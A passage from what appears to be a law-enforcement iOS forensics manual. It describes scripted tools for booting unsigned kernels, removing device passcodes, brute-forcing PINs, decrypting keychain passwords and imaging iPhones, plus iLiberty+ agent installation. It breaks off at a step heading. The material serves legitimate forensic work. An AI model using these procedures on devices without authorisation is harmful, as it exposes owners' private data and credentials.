1. Power down the device by holding in the power button until a slider appears with the text, "slide to power off". Slide the red slider to the right and allow the device to cleanly power down. This is very important.
2. If running firmware version 3.X or lower, wait five seconds. If running firmware version 4.X or higher, do not wait, but immediately move onto the next step.
3. Hold in both the Home and Power buttons simultaneously. Wait exactly ten seconds.
4. Release the Power button only, while continuing to hold down the Home button. Wait another ten seconds.

When the device is in DFU mode, the screen will appear blank, but the USB interface will be active. To verify the device is in DFU mode on a Mac, launch the ***System Profiler*** application, found in the Utilities folder inside the Applications folder. Click on the USB tab. You should see a device on the bus named "USB DFU Device" if you have succeeded. Use the Refresh option (Command-R) to refresh the display if necessary.

If you've failed to place the device into DFU mode, power the device back on by holding in Home and Power simultaneously until the Apple logo appears, then repeat all three steps.

Alternatively, if the device’s operating system is not functioning, you may force the device’s power off by holding in Home and Power together until the device powers down, release both buttons, and then proceed to step 2.

Automated Law Enforcement Tools

Specially scripted tools are available to full time officers for law enforcement agencies worldwide to conduct the methods in this chapter without needing to perform the manual steps required. Access to these tools is restricted to “full time, active duty staff law enforcement officers with a publicly funded, duly authorized law enforcement agency in either the United States or a country that is considered a friend of the United States by the US Department of Justice”. Access to these tools may be requested through the website http://www.iosresearch.org.

The automated tools use a common front-end, utilizing primarily the same commands regardless of the hardware or software platform of the device you’re examining. The tools are provided as a single distribution, but include several different modules supporting different hardware and software combinations.

Before using the automated tools, apply the processes in Chapter 2 to determine the correct hardware and software version of the device, then use the appropriate automated tool module for that hardware and software combination.


Setting Up The Automated Tools

If you’re the automated tools for the first time, the distribution is provided in a *.zip* archive. Once you’ve downloaded the latest distribution from the *AutomatedTools* directory in the file repository, extract it by double-clicking on the *.zip* archive, or execute an `unzip` command from the command-line:

```
$ unzip AutomatedTools_20110624.zip
```

The serial number appended to the end of the filename denotes this version of the tool was released on June 24, 2011. You should always check to ensure you are using the latest version of the tools available in the file repository.

Once extracted, double click on the folder. You’ll see a few README files (which you should read), followed by a directory for each operating system supported. Presently, OSX and Linux are supported. Double click on either directory and you will see a number of “modules”, each in their own directory.



Name	Date Modified	Size	Kind
A1203_iPhone1,1_2.2.1_5H11	Oct 5, 2010 9:18 PM	--	Folder
A1203_iPhone1,1_3.0_7A341	Oct 5, 2010 9:18 PM	--	Folder
A1203_iPhone1,1_3.1_7C144	Oct 5, 2010 9:21 PM	--	Folder
A1203_iPhone1,1_3.1.2_7D11	Oct 5, 2010 9:19 PM	--	Folder
A1203_iPhone1,1_3.1.3_7E18	Oct 5, 2010 9:20 PM	--	Folder
A1241_iPhone1,2_2.2.1_5H11	Oct 5, 2010 9:22 PM	--	Folder
A1241_iPhone1,2_3.0_7A341	Oct 5, 2010 9:23 PM	--	Folder
A1241_iPhone1,2_3.0.1_7A400	Oct 5, 2010 9:22 PM	--	Folder
A1241_iPhone1,2_3.1_7C144	Oct 5, 2010 9:24 PM	--	Folder
A1241_iPhone1,2_3.1.2_7D11	Oct 5, 2010 9:23 PM	--	Folder
A1241_iPhone1,2_3.1.3_7E18	Jun 9, 2011 2:07 PM	--	Folder
A1303_iPhone2,1_3.0_7A341	Oct 5, 2010 9:27 PM	--	Folder
A1303_iPhone2,1_3.0.1_7A400	Oct 5, 2010 9:24 PM	--	Folder
A1303_iPhone2,1_3.1_7C144	Jun 7, 2011 8:37 AM	--	Folder
A1303_iPhone2,1_3.1.2_7D11	Jun 5, 2011 11:48 AM	--	Folder
MULTIPLATFORM_IOS4	Jun 17, 2011 6:56 PM	--	Folder
Recovery_Module	Jun 23, 2011 11:08 AM	--	Folder

Figure Chapter 3-1. Listing of forensic imaging modules (Mac OS X)

Modules beginning with an A denote modules designed for a specific hardware and software platform. Each module directory is named after the hardware model number and firmware version supported by that module. For example, the module name *A1303_iPhone2,1_3.1.2_7D11* refers to a module supporting the iPhone 3G[s] (which has model number A1303) running firmware v3.1.2. **Do not** attempt to use this module with any other hardware and software combination, unless otherwise directed, or you may cause damage to the evidence on the device.

All of the platform specific ("A") modules are responsible for instituting a forensic imaging agent on the device. Some of these modules may also have additional support for defeating a passcode. Regardless of which of these modules you use, you'll use one other module, named *Recovery Module*, to perform the actual imaging of the device. Think of the recovery module as the second step in your imaging process. You'll first use the platform specific module to put the device in a state where it's capable of transmitting a disk image. Once the device is ready to send data, you'll then use the recovery module to receive it.

One final module is the *MULTIPLATFORM_IOS* module. The multiplatform modules are designed to work with a number of different types of hardware, and are self-contained "one-step does it all" modules. These are generally easier to use, and support newer versions of iOS. The iOS 4 multiplatform module is capable of imaging a, iOS 4 device (either raw or sending an archive of the file system), brute forcing the PIN code, retrieving the device's encryption keys, decrypting raw disk with protected files, and decrypting keychain passwords. That's a lot of work, wrapped into a few simple scripts!

You'll learn how to use all of these modules in this chapter.

> These tools unload Apple's USB interface to the iPhone and loads its own. As a result, your desktop machine's copy of iTunes (or other applications) won't be able to see any devices connected until the desktop machine is rebooted.

Running Scripts

The automated tools include a number of "scripts", which invoke a number of more sophisticated commands and software within the tools. When using OSX, many are accustomed to invoking a script using the shell interpreter as shown below,

```
$ sh filename.sh
```

If you are using Linux, however, this can cause some scripts to malfunction, as bash is not the default shell interpreter on every Linux distribution. When using Linux, either invoke the script directly, using the dot-slash method, or invoke *bash* instead of *sh* directly. Both of these methods also work on OSX.

The dot-slash method

```
$ ./filename.sh
```

Invoke bash directly.

```
$ bash filename.sh
```

Setting Up A New Module

Once the automated tools distribution has been extracted and you've used the methods in Chapter 2 to figure out what hardware and software you're dealing with, you're ready to use a forensic imaging module for the first time. All work must be performed from inside the module's directory. Using the terminal prompt, cd into the directory of the module you want to use and perform a directory listing.

```
$ cd A1303_iPhone2,1_3.1.2_7D11
$ ls -l
```

Some modules include a *setup.sh* script that needs to be run the first time the module is used. This is used to download software and set the module up. Certain components of iPhone or iPad firmware are needed in order to communicate with the device on a low level, and because they are copyrighted, they can't be provided with the tools. When the setup script is run, the module will download any components it needs from Apple's servers and make the necessary patches or changes to get them ready for the imaging process. If you don't see a setup.sh script, don't panic – not all modules need to be set up before they can be used.

```
$ ./setup.sh
```

Upon pressing enter you'll be prompted for credentials to the file repository. Type these in, and the module will then proceed to set itself up. During the setup process, the script will download components of the device's firmware from Apple, tools it needs to perform its process from the file repository, and any patches it will apply. Once you've run this script once, you'll never need to run it again for this specific module.

Using A Platform-Specific Module

Platform specific modules (those beginning with an "A") have a common front-end interface consisting of only a few commands. After you have set the module up (if necessary), you can run any of these commands as long as the particular module you're using supports it.

Imaging the Device

To perform a forensic imaging of the device, you'll run two separate scripts to provision the device for live recovery.

Step 1: Prepare the Imaging Agent

The first step is to prepare the forensic imaging agent in the protected operating system area of the device. To do this, execute the *boot-liverecovery.sh* script and follow the on-screen instructions:

```
$ ./boot-liverecovery.sh
```

The live recovery script will institute the forensic imaging recovery agent into the operating system of the device without affecting user data.

As the script begins, it will prompt you to place the device into either ***RECOVERY*** or ***DFU*** mode. Be sure to use the correct mode as prompted. This will differ depending on the hardware and firmware version of the device. Be sure that the device is properly powered down using the ***Slide to Power Off*** method before placing it in either mode. This will ensure the disk is cleanly unmounted so that the script's ramdisk can later mount it on its own.

Also depending on the device you are examining, you may be prompted to disconnect and reconnect the device from USB. Be sure to perform this action within a reasonable amount of time, otherwise you may encounter errors should the script be unable to find the device after the script continues on.

After following the steps instructed in the script, the device will display a spinning indicator briefly, then reboot. Upon rebooting, the live recovery agent will be instituted in the OS of the device, but will not be active until you execute the next step.

Step 2: Boot an Unsigned Kernel

If all goes well, the forensic imaging agent will be injected into the operating system area of the iPhone or iPad, but it won't be allowed to run. This is because of Apple's kernel signing security mechanism on the device.

Booting an unsigned kernel from memory is similar to jump starting a vehicle. Instead of starting using the existing battery, you're loading a new kernel into memory only which will be used to start the device. Just like a car, the device itself will not be changed in any way, except the method in which it was started will differ. When the device is later rebooted, it will reload its own, signed kernel from disk, once again deactivating the live recovery agent.

You'll now boot the device's operating system up, but in temporarily disable application signing in memory, allowing the forensic imaging agent to run on the device. To boot the unsigned kernel from memory, use the *boot-kernel.sh* script and follow the on-screen instructions:

```
$ ./boot-kernel.sh
```

As the script begins, it will prompt you to place the device into either ***RECOVERY*** or ***DFU*** mode. Be sure to use the correct mode as prompted. This will differ depending on the hardware and firmware version of the device. Be sure that the device is properly powered down using the ***Slide to Power Off*** method before placing it in either mode. This will ensure the disk is cleanly unmounted so that the script's ramdisk can later mount it on its own.

Also depending on the device you are examining, you may be prompted to disconnect and reconnect the device from USB. Be sure to perform this action within a reasonable amount of time, otherwise you may encounter errors should the script be unable to find the device after its sleep period.

Within 20-30 seconds, the device will boot into its normal operating mode and the live recovery agent will be active. You may now use the recovery module to perform a live recovery, until the next time you reboot the device, which will cause the device to lock itself back down again.

Step 3: Recover the Device's File System

You now have the forensic imaging module instituted into the operating system of the device, and you've booted the device into a temporary "insecure" mode that will allow it to run without Apple's permission. The imaging agent is now listening on the phone and waiting for your desktop machine to connect and receive data.

Change directory into the *Recovery_Module* directory, then initiate a recovery by using the *recover.sh*.

```
$ cd ../Recovery_Module
$ ./recover.sh
```

Within a few seconds, the recovery of the disk image will begin and will output its status every few minutes. When the complete user disk image has been transferred, you will see the following message:

```
Could not read from usbmux
```

This indicates that the USB connection has closed. To complete your recovery, first kill the live recovery desktop client, then kill the usbmux proxy process which were both started by the *recover.sh* script:

```
$ killall recover
$ killall usbmux-proxy
```

You should now have a complete user disk image in your tools directory. Reboot the device to again disable the live recovery agent and boot the device back into its normal operating kernel.

Tamper / Safety Seal Litmus Test

In some cases, it's necessary to determine if the device was tempered with. When a device is jail-broken or otherwise tampered with, the kernel is generally modified in such a way that the device is always booting up without signing security. This is used in order to allow the phone to run malware, spyware, or other kinds of malicious code that the owner may or may not know about. To determine if the kernel has been tampered with, follow the above steps, but skip Step 2. The recovery module will attempt to communicate with the imaging module while the phone is booted into the operating system that's currently installed on disk. If it has been tampered with, the operating system will allow the imaging agent to run without having to temporarily turn off the device's security mechanisms, thus showing you that the kernel was tampered with.

While it is possible to inject malicious code into the operating system without tampering with the kernel, it is extremely unlikely, and even more unlikely that such code would survive a reboot.

Defeating the Passcode

In some circumstances, it's necessary to bypass the device passcode and/or backup encryption in order to perform a quick triage backup of the device or to gain access to the device's user interface. This will enable the device to sync with many commercial forensic triage tools, and give the examiner user interface access to the device.

> It is **not necessary** to defeat the passcode of a device in order to forensically image it. In fact, accessing many components of the device's user interface can cause changes to be made to the user disk, and so it's recommended that you image the device before attempting to defeat the passcode. Defeating the passcode can, however, be useful in cases where life is at imminent risk, such as a kidnapping case, or where the examiner desires to use a commercial triage tool to perform an expedited recovery of the device.

If your module supports a feature to defeat the passcode, a *boot-passcode.sh* script will be present in the module directory. Execute the script, and follow the on-screen instructions.

```
$ ./boot-passcode.sh
```

As the script begins, it will prompt you to place the device into either ***RECOVERY*** or ***DFU*** mode. Be sure to use the correct mode as prompted. This will differ depending on the hardware and firmware version of the device. Be sure that the device is properly powered down using the ***Slide to Power Off*** method before placing it in either mode. This will ensure the disk is cleanly unmounted so that the script's tools can later mount it on its own.

Also depending on the device you are examining, you may be prompted to disconnect and reconnect the device from USB. Be sure to perform this action within a reasonable amount of time, otherwise you may encounter errors should the script be unable to find the device after its sleep period.

After following the steps instructed in the script, the device will display a spinning indicator briefly, then reboot. Upon rebooting, the device passcode and encrypted backup password will be removed.

Using the Multiplatform Module

If your target device is running an operating system supported by a multi-platform module, you've lucked out. The multi-platform modules represent the latest evolution of the automated tools and perform an all-in-one suite of services. The multi-platform tools provide advanced features, such as defeating encryption and brute forcing the PIN lock, and support some of the newest versions of iOS.

If you're already familiar with the older, platform-specific tools, you'll immediately notice some differences from the multiplatform modules:

- There is no *setup.sh* script, because the multiplatform modules do not need to be set up
- You won't use the *Recovery_Module* with the multiplatform tools, because recovery is included in the tools' function.
- There are no longer two separate *boot-liverecovery.sh* and *boot-kernel.sh* scripts, but rather only one script to perform a specific operation.
- The names of the scripts have changed to better reflect their functions.

The multiplatform modules presently support the following devices (either officially or unofficially):

- iPad1,1   (iPad)
- iPhone2,1 (iPhone 3GS)
- iPhone3,1 (iPhone 4 - GSM)
- iPhone3,3 (iPhone 4 - CDMA)
- iPod2,1   (iPod Gen 2)
- iPod3,1   (iPod Gen 3)
- iPad4,1   (iPod Gen 4)
- AppleTV2,1 (Apple TV Gen 2)

Support for these devices' firmware is made possible by means of a file named *firmware* in the module's directory. All of the supported firmware versions are contained in this file. Those seeking to perform experimentation or research may add their own hardware and software records into this file, pointing to the URL of a firmware bundle to use.

The multiplatform module supports the following three operations.

USB Mux Daemon

The tools discussed next communicate with the iOS device using a protocol named usbmuxd. This protocol is the same that Apple's iTunes application uses to communicate with the device. These tools, by default, rely on Apple's version of the usbmux daemon (usbmuxd) running on the desktop machine to provide high speed transfer to the desktop. In some cases, however, some desktops run into compatibility problems with the copy of iTunes installed. Manually deleting and reinstalling iTunes typically resolves any issues, however a "safe mode" troubleshooting option is also available. When using this mode, the tools run their own version of usbmuxd, overriding the one Apple uses. The transfer process is much slower, but this can be effective on some stubborn machines where the tools aren't cooperating by default.

To run any of the following tools using this safe mode type of usbmuxd, add the –usbmuxd command line flag. For example:

```
$ ./recover-filesystem.sh –usbmuxd
```

File System Recovery

The most common use of the multiplatform tools is to obtain a file system image of user data. The *recover-filesystem.sh* script recovers the live file system in the form of a tar archive. A *tar archive* is similar to a zip archive, only was originally designed for tape archival and does not, by default, support encryption. It is very robust in that corrupt archives can still be read, and the archive can be either extracted and/or carved by a data carver. By using the *recover-filesystem.sh* script, you'll recover only the live file system contents, which will make your imaging time much shorter than recovering a full raw disk, depending on the amount of live content stored on the device.

One of the other benefits to performing a file system recovery is that all of the files are transparently decrypted by the iPhone or iPad as they are sent. This saves additional time by ensuring you won't have to take extra time to create decrypted copies of files. File system recovery is the recommended operation for imaging a device.

To perform a file system recovery, run the recover-filesystem.sh script and follow the on-screen instructions.

```
$ ./recover-filesystem.sh
```

The script will automatically initiate a recovery and, when complete, create an MD5 hash of the file system image after it has downloaded it from the device, then reboot the device back into its normal operating mode.

Encryption Key Recovery

The *recover-keys.sh* script performs a number of tasks pertaining to the device keys:

- Brute forces a four-digit PIN code, if set
- Recovers the encryption keys on the device, if the PIN can be brute forced
- Decrypts encrypted passwords from the device's keychain

In addition, you'll need to perform an encryption key recovery if you'll be obtaining a raw disk image of the device as opposed to a file system recovery. The raw disk image is encrypted, and you'll need the keys obtained by this operation to decrypt it.

To perform these operations, invoke the *recover-keys.sh* script and follow the on-screen instructions.

```
$ ./recover-keys.sh
```

The script will initially perform a brute force of the PIN code, if set on the device. It will display the PIN on the screen so that the examiner can see it, but will also save it to a file on the desktop later on. Once the

PIN code has been broken (if necessary), the device's encryption keys and keychain will be downloaded and stored on the desktop in a file prefixed with *keys-*. The script will then perform all of the necessary decryption of the keychain and store the decrypted keychain passwords in a text file prefixed with *keychain-*. Finally, the script will create an MD5 hash of the encryption keys downloaded from the device, the encrypted copy of the keychain, and the decrypted copy of the keychain all stored on the desktop machine.

Raw Disk Recovery

For those looking to obtain a complete bit-by-bit copy of the user data partition, the *recover-raw.sh* script obtains the raw image, which can later be decrypted and scraped using keys recovered from the encryption key recovery script.

This method is much more time consuming than a file system recovery, as it transfers the entire user data partition to the desktop machine. While many in the field of encryption research are trying to find flaws in Apple's encryption schemes, to date, tools to decrypt the raw partition are still limited only to the live file system contents. File slack from previously deleted files has, however, been found in the last block for a live file, providing the potential for more useful data in the future. Further, a tool is provided to scrape the HFS+ journal, recovering deleted files whose contents are still present in the journal's metadata.

One of the benefits to using raw disk recovery is that the EMF decryption tool used will decrypt previously encrypted files from the data store, such as the mail application's email data, and encrypted data from applications using Apple's data store encryption, such as Facebook. The other benefit is that, using the journal scraper, some deleted data can be recovered.

To perform a raw recovery, run the *recover-raw.sh* script and follow the on-screen instructions.

```
$ ./recover-raw.sh
```

The script transfers the raw disk image to the desktop machine, where it can later be decrypted. MD5 hashes will be generated for all new files created.

Raw Disk Decryption and Journal Scraping

Once you've obtained both the device's encryption keys (recover-keys.sh) and raw disk image (recover-raw.sh), the image can be decrypted and/or scraped for deleted files present in the HFS+ journal. To do this, enter the Crypto directory.

```
$ cd Crypto
```

You'll see two Python scripts. The *emf_decrypter.py* script can operate on a copy of the raw disk image and modify it to decrypt its contents. This will decrypt files from all protection classes, provided the keys are available. The *emf_undelete.py* script scrapes the HFS+ journal for contents of deleted files.

> These tools make modifications to the disk image they are working on, and so be sure to operate from a copy of the encrypted raw image. You'll subsequently need to generate a new hash of the image once the scripts are finished operating on the image.

Before using either script, you'll need to install two Python modules: *pycrypto* and *construct*. To do this, use the Python setup tools command named *easy_install*. If you're running a Linux system, you'll need to install this tool first:

```
$ sudo apt-get install python-setuptools
```

If you're using a Mac OS X system, this tool should already be installed. Use the *easy_install* tool to install both modules.

```
$ sudo easy_install pycrypto
$ sudo easy_install construct
```

> Your Mac OS X system will require Xcode tools be installed in order to install these modules, because they are compiled from sources. Xcode tools can be found on the Snow Leopard installation DVD. The Lion version of Xcode can be found in the AppStore.

To run these scripts, provide the path to the raw disk image as the first argument, and the path to the recovered keys file as the second.

```
$ python emf_decrypter.py rdisk-1309266207-06_28_2011_09_03_27.dd keys-1309266207-
06_28_2011_09_03_27.txt
```

The iOS 5 tools include a compiled decrypter, which does not require the python interpreter.

```
$ ./emf_decrypter rdisk-1309266207-06_28_2011_09_03_27.dd keys-1309266207-06_28_2011_09_03_27.txt
```

Once complete, the EMF decrypter tool will have modified the raw disk image to include the decrypted contents of all files to which keys were available (which, in most circumstances, should be all files in the file system). You should be able to load this image in an HFS+ compatible forensic tool to view the file contents, or mount it on your desktop machine to explore its contents.

```
$ python emf_undelete.py rdisk-1309266207-06_28_2011_09_03_27.dd keys-1309266207-
06_28_2011_09_03_27.txt
```

Upon completion, the EMF undelete script will have created a directory named after the volume identifier of the image, containing junk and deleted folders with their recovered contents.

Recovery for Firmware 1.0.2–1.1.4, iPhone (First Gen)

For first generation iPhone devices running older 1.X firmware do not have an automated tool available. They can, however, be easily configured to boot a custom forensic imaging agent from memory. Because no special signing mechanisms were in place by Apple during this firmware version cycle, the iPhone only need be provided with the correct parameters and instructions to boot the RAM disk from the memory location it is uploaded to. This is the equivalent to booting a desktop from a USB keychain or a CD-ROM. An special forensic edition of an application named iLiberty+ will be used to perform these operations.

The iLiberty+ application was originally designed as a free tool designed by Youssef Francis and Pepijn Oomen for unlocking the iPhone/iPod and instituting various payloads onto the iPhone/iPod Touch. While its original roots intended it for hacking purposes, it was later purpose-modified for law enforcement to serve as a means to institute a forensic recovery agent with additional safeguards in place to protect user data. Version 1.6 of iLiberty+ can be found in the online repository and has not been released publicly. This forensic edition also includes an automated passcode bypass tool.

iLiberty+ is for iOS v1.0.2 - 1.1.4 ONLY.

Ensure your device is running version 1.X firmware before attempting to use iLiberty+. See the section Version Identification in Chapter 2 for more information.

iLiberty+ communicates with the iPhone on a low level where it can alter its kernel boot sequence, allowing it to boot a proprietary RAM disk. This is normally performed by iTunes during a firmware upgrade, but here is used to institute a raw disk recovery agent. When the RAM disk is running, the forensic recovery agent is instituted on the device. The RAM disk used by iLiberty+ contains a proprietary delivery system to safely institute the recovery agent into the device's protected operating firmware space on the system partition, away from user data.

The payload system used with iLiberty encapsulates a live recovery agent in a single *.lby* file archive, which is zip compressed.

What You'll Need

Download and install iLiberty 1.6 from the online repository. You'll use this special edition of the application to institute the recovery agent into the iPhone's operating firmware space.

iLiberty+ version 1.6 or greater is recommended, especially for law enforcement purposes. Version 1.6 adds additional safeties to prevent inadvertent writes to the user data partition. The last general purpose version, 1.51, makes several small, yet predictable writes which have been removed in version 1.6. It also adds compatibility with version 1.0.2 of the iPhone firmware.

Mac OS X

Extract the contents of the archive and drag the iLiberty+ application into your */Applications* folder.

Windows

Run the iLiberty+ installer application. The application will be installed in *C:\Program Files\iLiberty*\, and icons will be added to the desktop and/or Start Menu.

Step 1: Dock the iPhone and Launch iTunes

Connect the iPhone to its dock connector and the other end to your desktop's USB port. This will keep the device charged during the recovery process and provide the serial connection needed to institute the recovery agent. Once connected, launch iTunes from the desktop and ensure the device is recognized. The iPhone should appear on the iTunes sidebar under the Devices section.

> If the device was seized while in restore mode, iTunes will list the device to be in recovery mode. ***Do not perform a recovery***, but instead follow the steps in the next section to boot the device out of recovery mode.

Step 2: Launch iLiberty+ and Verify Connectivity

Launch iLiberty+. The iPhone should be detected upon launch. During the installation process, iTunes may notify you that it has detected a device in recovery mode and prompt you to restore it. This is normal, as iTunes is oblivious to the fact that the device is being accessed by another application.

> ***Never instruct iTunes to perform a restore, or you will damage evidence!*** If necessary, you may cancel this request or simply ignore it.


Booting out of recovery mode

If the device was seized while in restore mode, it may not be immediately detected by iLiberty+. Choose the Exit Recovery option from iLiberty+'s Advanced menu (Mac OS X) or the Jump Out of Recovery Mode option from the Other Tools tab (Windows) to boot the device back into the operating system. The device should boot within 20 seconds, provided the operating system was not damaged (possibly by the suspect). In some cases, the iPhone will kick itself out of recovery mode after approximately 10 minutes, provided it remains powered on and connected to iTunes through the USB dock cable.

Verify that the iPhone has been detected by looking at the device description in iLiberty+.

Mac OS X

Click on the Device Info tab to view information about the device's system and media partitions (Figure 3-2).



Firmware: 1.1.4 (4A102)
Device: iPhone
Status: Stock
State: Normal
Media: 1.5GB of 3.5GB Used
System: N/A

Figure Chapter 3-2. iLiberty+ device status (Mac OS X)

Windows

Verify that iLiberty+ is reporting the status of the iPhone at the bottom right of the status bar. The status should read Normal Mode (see Figure 3-3).




Figure Chapter 3-3. iLiberty+ device status (Windows)

Step 3: Activate the Forensic Recovery Agent Payload

After the iPhone has been recognized by iLiberty+, the forensic recovery agent may be activated within iLiberty+. Releases of the agent are stored in the online repository, along with additional tools and example agent builds. Each version of the agent is distributed in both *.lby* format (for Mac OS X) and *.zip* file format (for Windows). The two archives are identical: they simply use different file extensions. Download the appropriate file extension for your operating system.


> Some web browsers will automatically rename the *.lby* file to have a *.zip* file extension. If you are unable to select the correct agent in iLiberty+, check to ensure that the file extension is correct, and rename it back to *.lby* if necessary.

Mac OS X

Click on the Actions tab in iLiberty+. Make sure all checkboxes including "custom payload" are unchecked. Check the checkbox labeled "Select a custom payload manually" (Figure 3-4). Download the latest (or desired) version of the forensic agent *.lby* file from the online repository and then click Browse. Locate the file and click Open. It should now be selected and displayed in the field labeled "custom payload".

If you need to activate the iPhone, check the Activate checkbox. This will allow the device to be used without being activated through the mobile carrier. This is especially important if the SIM has been removed from the device or if the device is not active on an Apple-authorized cellular network.

> Be sure to disable the desktop Safari's option to "Open safe files after downloading," or Safari will attempt to extract the contents of the agent package. If this occurs, you'll need to re-download the files with the option disabled.



☑ Jailbreak

☑ Activate

☑ Custom payload

/Forensics-Toolkit-20080507.lby


Figure Chapter 3-4. Selecting forensic recovery agent (Mac OS X)

Windows

Unlike the Mac version of iLiberty+, in Windows, the recovery agent package needs to be extracted. Download the latest version of the recovery agent *.zip* file from the repository. Extract the contents of the archive into a directory. This should output two files: *90Forensics.sh* and *forensics-toolkit-(VERSION).zip*. Copy or move these two files into *C:\Program Files\iLiberty\payload\*.

Now click the Advanced tab. Click the bottom tab titled Local Payloads. Scroll to the forensics toolkit and click its checkbox (Figure 3-5). The agent should then appear under the Selected tab, which means it is now activated for installation.

> If the agent does not appear on the list of local payloads, try clicking the Refresh button or restart iLiberty+.



Payloads listed here are available for you to select. Checked payloads appear in Selected tab as well.

☑ **Forensics Toolkit**
Version: 20080412
Author: Jonathan A. Zdziarski
A Simple Toolkit for Forensic Recovery

☐ **Unlock 03.14.08_G - 04.04.05_G**
Version: 1.1
Author: George Zhu
This payload works on both bootloader 3.9 and 4.6, for bootloader 4.6 it will downgrade baseband to 04.02.13_G after unlock.

☐ **YouTube Fix**
Version: 1.1
Author: George Zhu
Fix YouTube certificate issue

Figure Chapter 3-5. Selecting forensics toolkit agent (Windows)

Step 4: Institute the Recovery Agent

